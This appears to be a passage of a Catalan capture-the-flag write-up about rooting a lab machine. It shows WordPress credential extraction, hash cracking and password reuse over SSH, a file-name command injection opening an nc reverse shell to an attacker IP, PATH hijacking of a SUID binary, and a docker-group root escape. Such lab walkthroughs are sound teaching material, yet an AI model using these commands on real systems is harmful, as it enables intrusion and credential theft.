Linux 1afdd1f6b82c 4.15.0-128-generic #131~16.04.1-Ubuntu SMP Wed Dec 9 17:33:47 UTC 2020 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.15.0-128-generic (buildd@lcy01-amd64-001) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1-16.04.12)) #131~16.04.1-Ubuntu SMP Wed Dec 9 17:33:47 UTC 2020
```

Així doncs, ¿què podem fer, si estem atrapats dins d'un contenidor, per intentar accedir a algun compte d'usuari de la màquina amfitriona?

...
...
...

Bé, podem provar una via alternativa, a veure si tenim sort...Recordem que tenim pendent d'explorar un servei SSH a la màquina víctima, la qual accepta contrasenyes, tal com es veu a la captura següent (podria no acceptar-ne i funcionar amb claus, però en aquest cas hem tingut sort):

```
[q2dg@pepito ~]$ ssh qwer@192.168.1.200
The authenticity of host '192.168.1.200 (192.168.1.200)' can't be established.
ECDSA key fingerprint is SHA256:TW0nX/yND0yHIOROC6P/fnW1FZBF8bZkZUA258XTvD0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.200' (ECDSA) to the list of known hosts.
qwer@192.168.1.200's password: □
```

Podríem llavors intentar entrar per aquí, tot suposant que els usuaris per SSH són del sistema amfitrió i no pas de cap contenidor (com a mínim sabem que al contenidor on estem no hi ha cap servei SSH). Una manera de trobar possibles usuaris podria ser aprofitar que, molts cops, els usuaris registrats a blogs com pot ser Wordpress solen els mateixos que els usats per accedir via SSH (degut a la desídia, principalment). Si fos així, podríem ja començar provant l'usuari "jennifer" que vam trobar fa temps. Només caldria obtenir el seu "hash", el qual, suposant que fos el mateix en els dos usuaris (el del Wordpress i del sistema, si aquest existís -estem suposant moltes coses!!-) ens serà força senzill d'obtenir perquè només ens caldrà accedir a la configuració del Wordpress (cosa que amb l'usuari "www-data" ho podem fer) per obtenir les credencials d'accés a la base de dades MySQL/MariaDB associada i, un cop allà, consultar la taula concreta on es guarden els "hashes" dels usuaris registrats a la base de dades corresponent al Wordpress. Fem-ho.

Sabem que la configuració del Wordpress per defecte es troba al l'arxiu "wp-config.php" , el qual en aquest servidor està ubicat dins de "/var/www/html" (això ho hem comprovat amb un simple *ls*). I sabem que la configuració d'accés a la base de dades es troba especificada en diverses línies *define()*. Així doncs, executem la comanda mostrada a la captura següent per tal de deduir que la base de dades MySQL/MariaDB emprada pel Wordpress s'anomena "wordpress", que l'usuari emprat pel Wordpress per accedir a aquesta base de dades s'anomena també "wordpress" (amb contrasenya "wordpress") i que el nom d'aquest servidor (¿ubicat en un altre contenidor?) és "db", escoltant al port per defecte del MySQL/MariaDB, que és el 3306.

```

www-data@1afdd1f6b82c:/var/www/html/gallery$ grep "^define" ../wp-config.php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', 'wordpress');
define('DB_HOST', 'db:3306');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
define('AUTH_KEY',         'b68c5e8cad4c8f8367efe2db89d7865e894d037d');
define('SECURE_AUTH_KEY', 'a7b32014b1898077ebe554d7284482aebac92ae');
define('LOGGED_IN_KEY',   'e8b6f6b9b86e78127b8bfce51ed90151335d0140');
define('NONCE_KEY',       '39f17a336c6000ca5d7929be883be09131dc31e1');
define('AUTH_SALT',       'dbf7b92510a931b835a8b82eec8fd1adbaad487f');
define('SECURE_AUTH_SALT', '632f4f59a75363a72b7b526d8b69718fc89a5c07');
define('LOGGED_IN_SALT',  '614056ec3ba0011dcdb83422b44238045627750e');
define('NONCE_SALT',      '48e539381259ccc664202943d14359572f23638b');
define('WP_DEBUG', false);

```

Per tant, usarem el client de consola de Mysql/MariaDB per intentar accedir-hi amb aquestes dades, i veiem que ho hem aconseguit:

```

www-data@1afdd1f6b82c:/var/www/html/gallery$ mysql -h db -D wordpress -u wordpress -p
Enter password: wordpress

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.25 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [wordpress]>

```

Accedir a la taula on es troben els "hashes" dels usuaris de la base de dades emprada pel Wordpress és fàcil...només cal inspeccionar la llista de taules que apareixen a la base de dades per confirmar que té el nom de "wp_users" (que és el nom per defecte de la taula amb informació de registre dels usuaris del Wordpress tal com es pot veure aquí: https://codex.wordpress.org/Database_Description) :

```

MySQL [wordpress]> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
12 rows in set (0.00 sec)

MySQL [wordpress]>

```

Així doncs, mirem què hi ha a dins amb una consulta SQL trivial:

```
MySQL [wordpress]> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
| user_url | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+
| 2 | jennifer | $P$BGz.3jt0WKiwtKYwdXz9cMwd6SreNg0 | jennifer | jennifer@ethical-hacker.com |
| | | 2020-05-22 16:57:27 | | 0 | jennifer |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Podem comprovar com només apareix l'usuari "jennifer" i cap més, i el seu hash (valor de la columna "user_pass") és:

`PBGz.3jt0WKiwtKYwdXz9cMwd6SreNg0`

Ara sí que no tenim més remei que crackejar el hash de la contrasenya, tot esperant que aquesta no sigui gaire complicada en ser "jennifer", en principi, un usuari "pelat" i, tant de bo, descuidat. A veure si tenim sort i la contrasenya que obtinguem (si l'obtenim) és la mateixa que la d'un hipotètic usuari "jennifer" del sistema (que encara hem de confirmar que existeixi).

Així doncs, instal·lem el programa "Hashcat" (<https://hashcat.net/hashcat>) per realitzar aquesta tasca (una altra seria "John the Ripper", <https://www.openwall.com/john>, que podem provar si la primera no ens funcionés). No obstant, primer hem d'esbrinar el tipus de "hash" per dir-li al Hashcat i que pugui començar a treballar. Existeixen diversos mètodes heurístics per esbrinar el tipus de "hash" d'un "hash" donat i hi ha diverses eines que els implementen com ara els scripts "HashID" (<https://github.com/psypana/hashID>) o "Hash-Identifier" (<https://github.com/blackploit/hash-identifier>), entre d'altres que podem trobar amb una simple recerca a Google. També existeixen, de fet, webs online que fan aquesta tasca (com per exemple <https://www.tunnelsup.com/hash-analyzer>, <https://www.onlinehashcrack.com/hash-identification.php>, <https://suip.biz/?act=hashtag> o https://hashes.com/en/tools/hash_identifier), però ens estimarem més utilitzar l'opció dels scripts Python per no anar disseminant el "hash" per tot el món. Així doncs, ens descarreguem el primer script fent `wget https://raw.githubusercontent.com/psypana/hashID/master/hashid.py` i, després de donar-li permisos d'execució amb `chmod +x hashid.py` l'executem així:

```
[q2dg@pepito ~]$ ./hashid.py -m '$P$BGz.3jt0WKiwtKYwdXz9cMwd6SreNg0'
Analyzing '$P$BGz.3jt0WKiwtKYwdXz9cMwd6SreNg0'
[+] Wordpress ≥ v2.6.2 [Hashcat Mode: 400]
[+] Joomla ≥ v2.5.18 [Hashcat Mode: 400]
[+] PHPass' Portable Hash [Hashcat Mode: 400]
```

Veiem que aquest tipus de "hash" es comú a diferents aplicacions PHP com ara Wordpress i Joomla (de fet, "PHPass" és un framework genèric proporcionat per aquest llenguatge per realitzar funcions de "hashing"). I el més interessant: el paràmetre "-m" que hem indicat ens serveix per a què l'script `hashid.py` ens informi del mode Hashcat que haurem de fer servir a l'hora de "crackejar" el "hash". Veiem com en aquest cas haurem d'usar el valor 400.

El "mode Hashcat" és simplement un número que aquest programa associa a un determinat tipus de "hash". Haurem d'indicar aquest número en el moment de voler crackejar el "hash" en qüestió (amb el paràmetre "-m") per tal d'informar al Hashcat de què faci servir les tècniques adients pel tipus de "hash" indicat.

Tot i que no caldria, per estar una mica més segurs de la detecció correcta del tipus de "hash", provarem l'altre script Python mencionat als paràgrafs anteriors, "Hash-Identifier"; concretament ens ho descarreguem fent `wget https://raw.githubusercontent.com/blackploit/hash-identifier/master/hash-id.py` i l'executem fent servir ara explícitament el nostre intèrpret Python (si no ens dona un error d'execució):


```
[q2dg@pepito ~]$ cat hash.txt
P$BGz.3jt0WKiwtKYwdXz9cMwd6SreNg0
```

...i llavors hem de triar entre fer un atac per força bruta (fent servir màscares) o bé amb diccionari. Com que no tenim cap informació sobre l'estructura de la possible contrasenya (longitud, tipus de caràcters emprats, etc) optarem per la segona opció. Dels múltiples diccionaris possibles que hi ha disponibles (veure nota següent), triarem, per exemple, aquest: <https://github.com/berzerk0/Probable-Wordlists/blob/master/Real-Passwords/Top12Thousand-probable-v2.txt> , a veure què tal. Així doncs, ens el descarreguem amb el nom de "dicc.txt" fent `wget -O dicc.txt https://raw.githubusercontent.com/berzerk0/Probable-Wordlists/master/Real-Passwords/Top12Thousand-probable-v2.txt`

NOTA: Existeixen molts diccionaris disponibles a Internet per descarregar. A més dels propis paquets de cada distribució (un simple `apt search wordlist` ens pot servir per donar una ullada, o fins i tot un `locate wordlist`) tenim aquests altres:

<https://github.com/berzerk0/Probable-Wordlists>

<https://weakpass.com>

<https://github.com/danielmiessler/SecLists/tree/master/Passwords> (també hi ha una altra llista de noms d'usuaris comuns)

<https://www.eff.org/deeplinks/2016/07/new-wordlists-random-passphrases> (article explicatiu que enllaça a tres wordlists)

<https://wordlists.capsop.com>

<http://human0id.net/wordlists.html>

<https://wiki.skullsecurity.org/Passwords>

<http://downloads.skullsecurity.org/passwords/500-worst-passwords.txt.bz2>

<http://downloads.skullsecurity.org/passwords/twitter-banned.txt.bz2>

<http://downloads.skullsecurity.org/passwords/john.txt.bz2>

<http://downloads.skullsecurity.org/passwords/cain.txt.bz2>

<https://packetstormsecurity.com/Crackers/wordlists/>

<http://mirrors.kernel.org/openwall/wordlists/>

<https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>

<https://github.com/kennyn510/wpa2-wordlists> (especialitzada en hashes de tipus WPA2 -per craquejar xarxes Wifi-)

<http://finder.insidepro.com> (buscador de hashes en base de dades online)

A partir d'aquí, posem en marxa la comanda `hashcat`, a la qual li hem d'indicar el tipus de "hash" (paràmetre `-m 400`), el tipus d'atac (paràmetre `-a 0`; el valor 0 indica atac per diccionari; si féssim un atac per màscares hauríem d'indicar-ho mitjançant el valor 3, així: `-a 3`), el fitxer on hi ha guardat el "hash" a crackejar (o "hashes": n'hi poden haver més d'un, cadascun escrit en una línia diferent) i, finalment, l'arxiu de diccionari.

NOTA: Opcionalment, després de la ruta de l'arxiu de diccionari es pot afegir el paràmetre `-r /ruta/arxiu.regles` per tal d'aplicar sobre el diccionari en qüestió totes les regles escrites dins l'arxiu indicat. Per defecte Hashcat proporciona uns quants arxius amb extensió ".rule" dins de la carpeta `/usr/share/doc/hashcat-doc/rules`, els quals també estan disponibles per descarregar individualment a <https://github.com/hashcat/hashcat/tree/master/rules> (altres regles de tercers es poden obtenir per exemple a <https://github.com/praetorian-inc/Hob0Rules> o <https://github.com/NSAKEY/nsa-rules> o <http://contest-2010.korelogic.com/rules-hashcat.html> , entre altres).

Provem-ho, a veure si hi ha sort:

```
[q2dg@pepito ~]$ hashcat -m 400 -a 0 hash.txt dicc.txt
hashcat (v6.1.1) starting...

clGetPlatformIDs(): CL_PLATFORM_NOT_FOUND_KHR

ATTENTION! No OpenCL-compatible or CUDA-compatible platform found.

You are probably missing the OpenCL or CUDA runtime installation.

* AMD GPUs on Linux require this driver:
  "RadeonOpenCompute (ROCm)" Software Platform (3.1 or later)
* Intel CPUs require this runtime:
  "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
* NVIDIA GPUs require this runtime and/or driver (both):
  "NVIDIA Driver" (440.64 or later)
  "CUDA Toolkit" (9.0 or later)

Started: Fri Dec 25 21:18:14 2020
Stopped: Fri Dec 25 21:18:14 2020
```

Doncs ens dona un error...sembla perquè no tenim els drivers adients per la nostra GPU (Hashcat fa servir la GPU per realitzar els càlculs en comptes de la CPU). Després de buscar i instal·lar possibles paquets que ens permetessin fer-ne ús al nostre sistema Fedora ("pocl", "ocl-icd", "opencl-headers", etc)...i passar una bona estona fent proves, no hem aconseguit que funcionés. No hi ha hagut manera al portàtil on treballa.

Llavors hem pensat en utilitzar l'alternativa de John the Ripper però la versió que hi ha als repositoris oficials de Fedora és la 1.8.0 i aquesta no admet el tipus de "hash" PHPass...en hauríem de descarregar el codi font de la versió comunitària (anomenada "Jumbo"), compilar-lo, etc. Buscant una alternativa que ens servís per aquest cas en concret, finalment hem trobat aquest article <https://frenxi.com/cracking-wordpress-password-hash> que ens enllaça a una eina anomenada "**Wphashcrash**" (disponible aquí: (<https://github.com/francescocarlucchi/wphashcrash>) que justament fa el que necessitem: crackejar un hash PHPass a partir d'un diccionari. Així, doncs, ens la instal·lem executant la comanda `go get github.com/francescocarlucchi/wphashcrash` i l'hem executat tal com mostra la captura següent:

```
[q2dg@pepito ~]$ ./go/bin/wphashcrash $(cat hash.txt) dicc.txt
$P$BGz.3jt0WKiwtKYwdXz9cMwd6SreNg0 123456
2020/12/25 21:54:58 Executed in 0.240707
```

Bé, doncs sembla que per fi hem trobar la contrasenya de l'usuari "jennifer" del Wordpress: "123456" Tal com desitjàvem, la contrasenya ha sigut molt fàcil de crackejar (encara sort).

NOTA: Existeixen webs que donat un "hash" MD5 (o altres) et retornen el valor d'on prové si algú l'ha aportat abans (o si s'ha recollit de diversos "leaks" publicats). Exemples són <https://md5hashing.net/hash> , <https://md5decrypt.net/en> o <https://crackstation.net> No obstant, en aquest cas, en no ser un "hash" MD5 pur (o "raw") cap de les webs anteriors ha donat un resultat correcte.

Ara hem de veure si existeix un usuari "jennifer" que, amb la mateixa contrasenya, pugui iniciar una sessió SSH a la màquina víctima:

```
[q2dg@pepito ~]$ ssh jennifer@192.168.1.200
jennifer@192.168.1.200's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

101 packages can be updated.
0 updates are security updates.

Last login: Tue May 26 11:05:46 2020 from 192.168.92.129
jennifer@climbing:~$
```

I sí, ja hem entrat!!! ¿Estem en un contenidor?

```
jennifer@climbing:~$ cat /proc/1/cpuset
/
jennifer@climbing:~$ ls -l /sbin/init
lrwxrwxrwx 1 root root 20 $ub 5 2020 /sbin/init -> /lib/systemd/systemd
jennifer@climbing:~$
```

Sembla que no. Perfecte!! Ja som dins de la màquina amfitriona. Ara ens queda arribar a ser "root" allà. Som-hi.

6(II).-Escalada de privilegis (des de l'usuari "jennifer")

Un cop som a dins del sistema, primer mirarem quins usuaris interactius hi ha :

```
jennifer@climbing:~$ grep "bash$" /etc/passwd
root:x:0:0:root:/root:/bin/bash
jennifer:x:1001:1001:,,,:/home/jennifer:/bin/bash
mantis:x:1002:1002:,,,:/home/mantis:/bin/bash
developer:x:1000:1000:,,,:/home/developer:/bin/bash
jennifer@climbing:~$
```

A partir d'aquí, tornarem a repetir els passos que ja vam fer en intentar escalar privilegis dins del contenidor: a) veure alguna comanda SUID interessant, b) veure la configuració del *sudo*, c) executar els scripts LinEnum o LinPeas per a què ens informin d'algun altres aspecte que pugui ser susceptible de ser atacat...i a partir d'aquí anirem fent.

Respecte els binaris SUID, ens crida l'atenció immediatament un programa anomenat "pokedex" perquè no és pas cap programa "típic" en aquesta llista:

```
jennifer@climbing:~$ find / -perm -4000 2> /dev/null
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/pkexec
/bin/mount
/bin/ping6
/bin/umount
/bin/su
/bin/pokedex
/bin/fusermount
/bin/ping
jennifer@climbing:~$
```

No obstant, no el podem executar, tal com es pot veure a la captura següent, perquè no hi tenim permisos d'execució (cosa que sí podríem fer si fóssim del grup "pokemon_trainer", que no ho som).

```
jennifer@climbing:~$ pokedex
-bash: /bin/pokedex: Permission denied
jennifer@climbing:~$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer)
jennifer@climbing:~$ ls -l /bin/pokedex
-rwsr-x--- 1 root pokemon_trainer 16664 May 25 2020 /bin/pokedex
jennifer@climbing:~$
```



```
mantis@climbing:~$ id
uid=1002(mantis) gid=1002(mantis) groups=1002(mantis),1000(developer)
mantis@climbing:~$
```

...així que sembla que ha sigut bona idea passar a ser "mantis" perquè podem esperar que, en pertànyer a aquest grup pugui veure, per exemple, el contingut de la carpeta personal de l'usuari "developer" (ja que el més normal és que el grup d'usuaris del propietari hi tingui permís si més no de lectura i accés). Òbviament, seria molt més interessant accedir a la carpeta personal de l'usuari "root", objectiu d'aquest exercici, però això no es pot...:

```
mantis@climbing:~$ ls /root
ls: cannot open directory '/root': Permission denied
```

...així que farem una ullada, ja que podem, a la carpeta personal de l'usuari "developer" (incloent arxius ocults, per si de cas) a veure si trobem alguna pista per seguir l'escalada:

```
mantis@climbing:~$ ls -a /home/developer
.  ..  .bash_history  .bash_logout  .bashrc  .profile  .selected_editor  tmp_cleaner.py  .viminfo
```

NOTA: En realitat l'usuari "jennifer" també podria veure el contingut de la carpeta "/home/developer", tal com mostra la captura següent, on es pot veure que tots els usuaris ho poden fer (mala configuració aquesta!)

```
mantis@climbing:/home/developer$ ls -ld
drwxr-xr-x 2 developer developer 4096 May 26 2020 .
```

...pero no pas el contingut de l'script Python

```
mantis@climbing:/home/developer$ ls -l tmp_cleaner.py
-rw-r----- 1 developer developer 433 May 25 2020 tmp_cleaner.py
```

Immediatament ens crida l'atenció aquest script Python anomenat "tmp_cleaner.py". Inspeccionem el seu codi a veure si podem trobar algun tipus de vulnerabilitat:

```
mantis@climbing:~$ cd /home/developer
mantis@climbing:/home/developer$ cat tmp_cleaner.py
#!/usr/bin/python3

#Scheduled task

#*/1 * * * * /usr/bin/python3 /home/developer/tmp_cleaner.py

import os, getpass, sys
from pathlib import Path

if getpass.getuser() != "developer":
    sys.exit()

paths = [".html", ".py", ".php", ".sh", ".bak", ".log", ".xml", ".sql", ".tar", ".gz"]

for filename in os.listdir('/tmp/'):
    if Path(filename).suffix in paths:
        os.system("rm /tmp/{}".format(filename))
    else:
        pass
mantis@climbing:/home/developer$
```

La idea és intentar trobar alguna manera d'obrir una shell executant aquest script (a mode de "gtfobin") de manera que el shell obert ho sigui per l'usuari "developer" (i així poder executar, recordem-ho, el binari *pokedex*, tot esperant que aquest binari també incorpori alguna forma de poder obrir-hi des d'ell un shell, en aquest cas com a "root" per ser un binari SUID...això ja ho veurem). No obstant, veient els permisos que té aquest script podem concloure que essent "mantis" no podem ni modificar ni tan sols executar aquest script! Ara sí que estem atrapats....a no ser que ens fixem en el comentari que diu que aquest script s'executa automàticament cada minut com una tasca programada (que és personal de l'usuari "developer" perquè no

apareix a l'arxiu `/etc/crontab` ni a la sortida de la comanda `systemctl list-timers`). Bé, com a mínim executar-se, s'executarà. Però el codi de l'script és inalterable. Ens haurem de fixar, doncs, en el que fa a veure si podem modificar alguna altra ubicació on aquest script intervengui i que afecti al seu comportament.

Concretament, el que fa aquest codi (que només pot executar l'usuari "developer", tal com ell mateix explicita, per tal d'evitar que el poguem executar des d'un altre usuari via l'interpret `python` directament) és esborrar de la carpeta `/tmp` tot un seguit de tipus de fitxers, triats segons la seva extensió (d'entre les llistades en un array anomenat "paths"). El vector d'atac és fàcil veure que és la funció `os.system()` (perquè ens permetrà executar qualsevol comanda del sistema si aconseguim "enganyar-li") i els símbols "{}" (perquè és el forat que ens permetrà fer l'engany, ja que aquests símbols equivalen a "qualsevol cosa" que hi hagi, en aquest cas, dins de `/tmp` i llistada a l'array "paths"). Si aconseguim que aquesta "qualsevol cosa" sigui una shell (executada per `os.system()`), ja ho tindrem. La gràcia és que aquesta "qualsevol cosa" podrem crear-la sense problemes perquè es buscarà a la carpeta `/tmp`, on qualsevol usuari hi pot escriure (tal com es pot comprovar fent `ls -ld /tmp`)

Suposant que a la carpeta `/tmp` hi hagués un arxiu anomenat `hola.html` (l'extensió és una de les incloses a la llista), la comanda a executar seria `rm /tmp/hola.html`. Però ¿què passarà si creem a `/tmp` un fitxer anomenat `"a;nc -e bash 192.168.1.158 5555;.html"`? El símbol ";" és un símbol vàlid pels noms de fitxers (sempre i quan estiguin escrits entre cometes dobles, per precisament, no interpretar-se com a separador de comandes) i l'extensió és una de les comprovades a l'array, així que es prendria com un fitxer a esborrar quan li toqués (al proper minut). En aquell moment, però, la comanda a executar llavors serien `rm /tmp/a ; nc -e bash 192.168.1.158 5555 ; .html`. Tant la primera com la darrera donarien error (no existeix cap arxiu "a" i ".html" no és cap comanda) però pel mig haurem obert una comunicació remota amb un terminal de bash sempre i quan a la nostra màquina tinguem un servidor NetCat escoltant aquesta connexió, que es realitzarà automàticament en algun moment del proper minut (i següents). Provem-ho.

NOTA: Executem NetCat en comptes d'executar Bash directament perquè volem gestionar-lo "des de fora": en una tasca programada les execucions de shells solen ser invisibles perquè no hi ha cap terminal associat.

Primer posem a escoltar la recepció de la shell inversa a un terminal de la nostra màquina atacant:

```
[q2dg@pepito ~]$ rlwrap nc -vnlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
□
```

I tot seguit creem a `/tmp` l'arxiu amb el nom "màgic", a veure què passa quan s'executi la tasca programada...:

```
mantis@climbing:/tmp$ touch "a; nc -e /bin/bash 192.168.1.158 5555;.html"
touch: cannot touch 'a; nc -e /bin/bash 192.168.1.158 5555;.html': No such file or directory
```

...però, ei, obtenim un error. ¿Què passa? La veritat és que no he trobat el problema perquè la comanda "nc" tal qual sí que funcionava correctament, així que he hagut de veure el vídeo de la sessió explicativa d'aquest exercici per adonar-me que en aquest cas no s'estava usant el paràmetre "-e" per redireccionar l'entrada i la sortida al Bash sinó el paràmetre "-c"; la diferència entre ambdós ve explicada aquí: <https://nmap.org/ncat/guide/ncat-exec.html> però bàsicament és que amb "-c" s'executa la comanda escrita (que no cal que s'indiqui amb la seva ruta absoluta si aquesta està ja en el PATH) sobre `/bin/sh` directament.

Així doncs, esborrem l'arxiu anterior i tornem a provar d'aquesta altra manera, mantenint el servidor encès...a veure què passa quan transcorri com a molt un minut...:


```
cat: /root/Pokédex/we5twdfdsdf: No such file or directory

developer@climbing:~$
```

Fixant-nos en el missatge d'error veiem que el problema resulta ser que el binari executa internament la comanda "cat" per llegir un determinat fitxer ubicat dins de la carpeta personal de l'usuari "root", el qual presumiblement conté la informació del Pokémon en qüestió. Cada fitxer s'anomena, sembla ser, com el número associat al Pokémon corresponent (així sembla que tindrem el fitxer "/root/Pokédex/1", "/root/Pokédex/2", etc.).

Podríem utilitzar la mateixa idea que vam provar a l'script "tmp_cleaner.py": enganyar al "programa base" per a què, en comptes de fer l'acció prevista mitjançant un determinat agent extern, en faci una altra (obrir un shell); a l'script Python l'agent extern era una comanda que en principi havia d'esborrar fitxers però que vam poder manipular per a que fes una altra cosa; en el binari "pokédex" seria l'executable "cat", el qual haurem d'aconseguir substituïr-lo per una altra comanda sense que "pokédex" "s'enteri".

Un atac de "suplantació" de binaris força comú és el d'anomenar al programa que volem que executi la víctima igual que un altre programa legítim. Això es pot aconseguir si es compleixen dues condicions:

- 1.-Que el programa legítim no s'executi emprant la seva ruta absoluta (per tal d'usar així el valor de la variable PATH)
- 2.-Que el nostre programa dolent aparegui abans que el programa legítim a la llista de carpetes recorregudes que formen el valor de la variable PATH de l'usuari en qüestió.

El fet de què al missatge d'error es mencioni "cat" sense indicar la seva ruta absoluta ens dóna una esperança de què es compleixi la primera condició. Per a què es compleixi la segona seria tan fàcil com fer el que mostra la captura següent:

```
developer@climbing:~$ echo $PATH
/usr/bin:/bin
developer@climbing:~$ export PATH=/home/developer:${PATH}
developer@climbing:~$ echo $PATH
/home/developer:/usr/bin:/bin
developer@climbing:~$
```

I a partir d'aquí, només cal crear un script que "simplement" obri una shell anomenat "cat" i donar-li permís d'execució:

```
developer@climbing:~$ echo "#\!/bin/bash" > cat
developer@climbing:~$ echo "/bin/bash" >> cat
developer@climbing:~$ cat cat
#\!/bin/bash
/bin/bash
developer@climbing:~$ chmod +x cat
developer@climbing:~$ ls -l cat
-rwxrwxr-x 1 developer developer 23 Ara 26 04:49 cat
developer@climbing:~$
```

Quan tornem ara a executar la comanda "pokédex" i introduir qualsevol valor allà on es demana, ens trobarem amb la tant ansiada shell com a "root", i ja podrem obtenir la "flag" ubicada a la seva carpeta personal, "/root" (fixem-nos que per mostrar-la he hagut d'escriure la ruta absoluta de la comanda "cat" per a què s'executi aquesta comanda pròpiament i no se m'obri un altre shell!). La "flag", tal com es pot veure a la captura, és

"flag{G0tT4_c4TcH_3m_411}"

```
root@climbing:~# whoami
root
root@climbing:~# ls /root
flag Pokédex
root@climbing:~# cd /root
root@climbing:/root# /bin/cat flag

flag{G0tT4_c4TcH_3m_411}
```

Designed by Antonio Bayonas
<https://www.linkedin.com/in/antoniobayonas/>

6(IVBIS).-Escalada de privilegis alternativa (des de l'usuari "developer")

Un cop som l'usuari "developer", podríem haver optat per un altre camí per arribar a ser "root", i és fixar-nos que, a més de pertànyer al grup "pockemon_trainer", l'usuari "developer" pertany també a un altre grup que és molt interessant: el grup "docker".

```
developer@climbing:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer),129(docker),1004(pokemon_trainer)
```

Aquest grup és molt interessant perquè permet, als usuaris que hi pertanyen, poder executar la comanda "docker". I poder executar la comanda "docker" permet, al seu torn, obtenir una shell directament com a "root". La gràcia del tema està en que, tal com s'explica a la pàgina de "Gtfobins" abans referenciada (concretament, aquí: <https://gtfobins.github.io/gtfobins/docker/#shell>), si a això li afegim que podem muntar de la manera adient el sistema de fitxers de la màquina amfitriona per a què sigui visible dins el contenidor, ja tindrem accés com a "root" des del contenidor als fitxers de la màquina amfitriona que volguem. Això a la pràctica es tradueix en simplement executar la comanda indicada a la captura (que és la mateixa que la suggerida a la pàgina web anterior) i ja ho tenim tot fet.

NOTA: Concretament el que fa aquesta comanda *docker* és obrir un terminal "sh" dins un contenidor efímer (pel paràmetre *--rm*) d'Alpine Linux -una distribució minimalista, però podria ser qualsevol altra de la qual tinguéssim alguna imatge disponible- en la carpeta "/mnt", la qual representa que serà l'arrel del contenidor gràcies a haver fet un "chroot" però que, a més, es vincula com a punt de muntatge "bind" a l'arrel del sistema, "/". D'aquesta manera serem "root" dins d'un contenidor però accedirem a la carpeta "/" del sistema amfitrió com si fos la carpeta "/" del contenidor.

```
developer@climbing:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# pwd
/
# whoami
whoami
root
# ls /root
ls /root
Pok??dex flag
# cat /root/flag
cat /root/flag

flag{G0tT4_c4TcH_3m_411}
```

Designed by Antonio Bayonas
<https://www.linkedin.com/in/antoniobayonas/>

ANNEX: Contrasenya de l'usuari "root" del contenidor

Tot i que no ens ha calgut perquè era una via morta pels nostres objectius, a continuació mostrem com hem pogut obtenir la "flag" de l'usuari "root" del contenidor on s'està executant l'Apache+Wordpress. Recordem que el seu "hash" ja l'havíem obtingut: només ens quedava "crackejar-lo". En ser un "hash" de tipus SHA-512 amb sal típic dels arxius "/etc/shadow", en aquest cas no hem tingut cap problema en fer servir la comanda *john* proporcionada pels repositoris oficials de Fedora (la versió 1.8.0) ja que aquest tipus de "hash" sí que és reconegut per aquesta eina (a diferència del que passava, tal com vam comentar, amb el "hash" de tipus PHPass de l'usuari de Wordpress "jennifer"). Tal com es pot veure a la captura següent, la contrasenya de l'usuari "root" del contenidor és "john".

```
[q2dg@pepito ~]$ cat hashroot.txt
$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//0VNpd.PvEYcL1bWSrF3XTVTF91n60yUuUMucP65EgT8HfjLyjGHova/
[q2dg@pepito ~]$ john --wordlist=dicc.txt hashroot.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
john      (?)
1g 0:00:00:02 100% 0.4854g/s 512.6p/s 512.6c/s 512.6C/s autumn..catalina
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[q2dg@pepito ~]$ john --show hashroot.txt
?:john

1 password hash cracked, 0 left
```

Sabent això, només hem necessitat convertir-nos en ell mitjançant *su* per trobar la "flag" corresponent, la qual ens indica que per aquest camí ja no teníem res més a fer:

```
www-data@1afdd1f6b82c:/var/www/html/gallery$ su -l
Password: john

root@1afdd1f6b82c:~# pwd
/root
root@1afdd1f6b82c:~# ls
flag
root@1afdd1f6b82c:~# cat flag
You need to climb higher...
root@1afdd1f6b82c:~#
```